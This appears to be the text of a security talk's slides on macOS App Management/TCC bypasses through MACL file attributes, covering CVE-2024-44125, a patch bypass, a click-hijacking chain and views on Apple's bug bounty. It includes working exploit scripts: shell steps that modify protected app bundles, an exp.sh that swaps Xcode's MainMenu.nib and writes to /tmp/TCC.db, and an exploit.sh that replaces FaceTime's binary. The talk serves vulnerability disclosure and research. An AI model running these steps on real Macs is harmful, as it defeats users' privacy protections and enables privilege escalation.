sh-3.2# touch /tmp/Pages.app/Contents/1
touch: /tmp/Pages.app/Contents/1: Operation not permitted
sh-3.2#
```

Protecting, cannot modify

```
sh-3.2#
sh-3.2# # But we only need to move the protected folder to /Library/Preferences/Logging/Subsystems/, then we could
sh-3.2# mv /tmp/Pages.app /Library/Preferences/Logging/Subsystems/
sh-3.2#
sh-3.2# touch /Library/Preferences/Logging/Subsystems/Pages.app/Contents/1
sh-3.2#
sh-3.2# # Success!
```

Bypass

```
sh-3.2#
sh-3.2# # Move the folder back to /tmp/Pages.app, you will find we still could not modify its content
sh-3.2#
sh-3.2# mv /Library/Preferences/Logging/Subsystems/Pages.app /tmp/Pages.app
sh-3.2# touch /tmp/Pages.app/Contents/111
touch: /tmp/Pages.app/Contents/111: Operation not permitted
sh-3.2#
```

Move it back, we still cannot modify its content

Easter Egg Time : MACL

MACL

- An attribute of a file
- Contains an allowlist of who can access this file
- More Information :
 - <https://imlzq.com/apple/macos/2024/08/24/Unveiling-Mac-Security-A-Comprehensive-Exploration-of-TCC-Sandboxing-and-App-Data-TCC.html>

MACL > AppBundle TCC

- Modify the attribute of an app
 - Won't change its signature
 - Modify its metadata rather than the file's data fork
- Put our MACL attribute on the target app first
- Trigger the signature verification
- Modify its content even when AppBundle TCC is protecting it

How We Apply a MACL Attribute to a File?

- Abuse Documents / Downloads folders
 - Just move it to Documents folder then move it back

```
[sh-3.2$ cp -a -X /Applications/WeChat.app .  
[sh-3.2$ xattr -l ./WeChat.app  
[sh-3.2$  
[sh-3.2$ # No MACL  
[sh-3.2$  
[sh-3.2$ # Abuse Documents folder  
[sh-3.2$ mv ./WeChat.app ~/Documents/;mv ~/Documents/WeChat.app .  
[sh-3.2$ xattr -l ./WeChat.app  
com.apple.macl:  
sh-3.2$ |
```

Trick: Make Intel Mac Great Again

- Can't see the details of MACL attribute?
 - Apple blocks its display on Arm macbook
- But on Intel macbook we can 😊 Wrong configuration bug

```
Documents % xattr -l ./flag.txt
com.apple.lastuseddate#PS:
0000 10 C4 0A 65 00 00 00 00 07 CE 2C 11 00 00 00 00 ...e.....sh-3.2$ # Double-Click on flag.txt, then use TextEdit modify flag.txt's content
sh-3.2$
sh-3.2$ xattr -l flag.txt
com.apple.TextEncoding: utf-8;134217984
com.apple.lastuseddate#PS:
0000 AC 25 54 66 00 00 00 00 5B E0 E3 20 00 00 00 00 .%Tf....[... ..

com.apple.macl:
0000 00 81 50 C7 9D C7 55 B1 47 FB B6 3B 15 1F 85 CF ..P...U.G.;...
0010 A5 13 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040 00 00 00 00 00 00 00 00 .....

com.apple.metadata:kMDLabel_rjy3kg6k5f2gxj5elxtmqln4ey:
0000 F2 50 4F E7 6E B3 F9 DB 8D 53 44 53 DF 83 2B 21 .P0.n....SDS..+!
0010 F9 E3 50 56 6D B2 37 39 18 B0 9A 42 83 53 1B 9E ..Pvm.79...B.S..
0020 0B 33 2B C2 0A E3 BE A4 B3 F4 AA 6A 1F 71 B1 CB .3+.....j.q...
0030 8D 11 E0 8D 5C 05 6E 50 86 E2 8B 94 14 98 46 30 .....nP.....F0
0040 30 E9 88 31 24 FB 78 9C DE 24 07 2B C2 62 24 7E 0..1$.x..$.+b$~
0050 EC DA 8B 78 0F 9D 51 46 F0 85 7A E4 5A AA 2E 01 ...x..QF..z.Z...
0060 F3 81 D9 B2 3B 80 FD C7 C8 5E 02 0F 20 58 C0 E8 ...;....^.. X..
0070 0E CE 90 DC 24 1B 9F B2 D0 ....$.

com.apple.quarantine: 0082;665425b1;TextEdit;
```

Mark the file with some properties:

Mandatory Access Control List

GuluBadMac1 : CVE-2024-44125

CVE-2024-44125

Apple has assigned CVE-2024-44125 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilities. The following describes the impact and description of this issue:

- **Impact:** A malicious application may be able to leak sensitive user information
- **Description:** The issue was addressed with improved checks.

support.apple.com/en-us/121238 >

GuluBadMac1 : CVE-2024-44125

```
exp.sh x
#!/bin/sh
rm -rf ./Xcode.app

# Bypass App Management TCC
mkdir ~/Documents/Xcode2.app
mv ~/Documents/Xcode2.app .

unzip -o Xcode-15.3ForMac14.4.zip -d .

killall Xcode > /dev/null

mv ./Xcode.app/Contents Xcode2.app/
rm -rf ./Xcode.app
mv ./Xcode2.app ./Xcode.app

# Done. Malicious MACL attribute has been put on ./Xcode.app
# Should be replaced by gktool command, no need open command anymore
open -j ./Xcode.app

# echo 'Sleep 5 seconds. Waiting signature checking.'
sleep 5
killall Xcode > /dev/null

#ibtool --compile MainMenu.nib MainMenu.xib

rm -rf Xcode.app/Contents/Resources/en.lproj/MainMenu.nib
cp MainMenu.nib Xcode.app/Contents/Resources/en.lproj/

echo "Init Done."

echo "LPE now."

echo "YOUHAVEBEENHACKED" > /tmp/TCC.db
open -j ./Xcode.app
```

Patch ?

- Clear the MACL attribute of target.app on first launch

Patch : GuluBadPatch

- Clear the MACL attribute of target.app on first launch
- But forget to clear the MACL attribute of subfolders
 - Like : Xcode.app/Contents

Patch : GuluBadPatch

- Clear the MACL attribute of target.app on first launch
- But forget to clear the MACL attribute of subfolders
 - Like : Xcode.app/Contents
- Submitted the patch bypass vulnerability when it was in beta
 - Find bugs in beta version may gain 1.5x bug bounty?
 - But got merged 😂
 - Don't submit your findings before the patch is released

Patch 2

- Exception : MACL < AppBundle TCC

Debate of Design-based Vulnerability: Apple's side

- Exploit **before** the first launch
 - Was not considered as a valid vulnerability
 - Was considered as an outside-of-security boundary bug
 - Would address but would not pay
- Exploit **after** the first launch
 - Was considered as a valid vulnerability

Debate of Design-based Vulnerability: My View

- Exploit **before** the first launch
 - Valid
 - You must check the initial environment is valid or not before putting a security protection on it. If you forget it, you must put it on
 - A bug that has security impact and gets addressed should be paid
 - Whether or not the bug is in the security boundary or not, it shows respect for the researcher
 - The purpose of a security bug bounty program is to encourage researchers to report vulnerabilities directly to the vendor
 - Unclear and opaque security boundaries undermine researchers' confidence in continuing to report vulnerabilities

New Era of Apple Security Bug Bounty Program

macOS rewards

Additional Apple Security Bounty rewards for reports that affect only macOS:

- A complete bypass of Gatekeeper quarantined file checks that requires only standard user interaction to open a downloaded app is eligible for a \$100,000 reward. To be eligible for the maximum reward, the app must have been downloaded by Safari, have the quarantine bit applied, and bypass Gatekeeper checks when opened.
- Reports that involve limited user interaction to bypass Gatekeeper, including common installer flows such as dragging an app to the Applications folder, are eligible for up to \$10,000.
- A capture of the TCC Target Flag is eligible for a \$5,000 reward if it uses an unsandboxed app, and a \$10,000 reward if it also escapes the App Sandbox. A report that obtains sensitive data protected by TCC, such as Photos, but does not use the TCC Target Flag, is eligible for a \$1,000 reward.
- A sandbox escape that is demonstrated only against macOS is eligible for a \$5,000 reward.

My Thoughts on Apple's Security Bug Bounty Program

- Positive
 - Although there were some disappointing points
 - They do pay big bug bounties
- Expected
 - Lower the bug bounty of macOS only local bugs

Apple Develops Many Great Security Protections

- But desktop OS is complicated
- More attack surfaces than a mobile OS
 - Sandboxed (custom sbpl rules supports) + Un-sandboxed app
 - Multiple ways to install apps : App Store(PKG), DMG, PKG
 - Some users need to disable SIP : Developers; Cheats in PC games
 - Some users need to use dangerous functions : Excel macro
 - If macOS doesn't support these functions, the user will use Windows
- At least Apple has made an effort over the past few years

Why do I say that? GuluJack

- Click Hijacking vulnerability is a crucial vulnerability on Android / iOS
 - High impact
- But works on all desktop OSes
- All security protections are useless as long as the click hijacking vulnerability exists


Gulujack — zsh — 122x24

```
macbook@macbookdeMBP Gulujack % ls
Exploits
macbook@macbookdeMBP Gulujack %
macbook@macbookdeMBP Gulujack %
```



Click Hijacking -> Gain TCCs and Root Access

```
exploit.sh
cp -r /System/Applications/FaceTime.app /Applications/FaceTime.app
mv /Applications/FaceTime.app/Contents/MacOS/FaceTime /Applications/FaceTime.app/Contents/MacOS/FaceTime2
chmod 777 hijackedFaceTime
cp ./hijackedFaceTime /Applications/FaceTime.app/Contents/MacOS/FaceTime
rm /Applications/FaceTime.app/Contents/Info.plist
cp ./Info.plist /Applications/FaceTime.app/Contents/Info.plist
chmod 777 lsregisterone.sh
./lsregisterone.sh
```

```
lsregisterone.sh
1 /System/Library/Frameworks/CoreServices.framework/Frameworks/
  LaunchServices.framework/Support/lsregister -f /Applications/
  FaceTime.app
```

Lower the Bounty of macOS Only Local Bugs

- Expected for me
- But the General TCC Bypass vulnerability which can be exploited in a sandboxed context, especially in WebContent, should not be lower
 - Now, it's only \$10k
 - It's highly required in a real-world attack, APT Groups love it

Takeaway

- How we find rather than how we exploit
- Some useful tricks and stepping stones
- Good luck for your bug hunting 😊

33 Vulnerabilities
are
Under Patching

Thank you

@ <https://x.com/Guluisacat>

guluisacat@gmail.com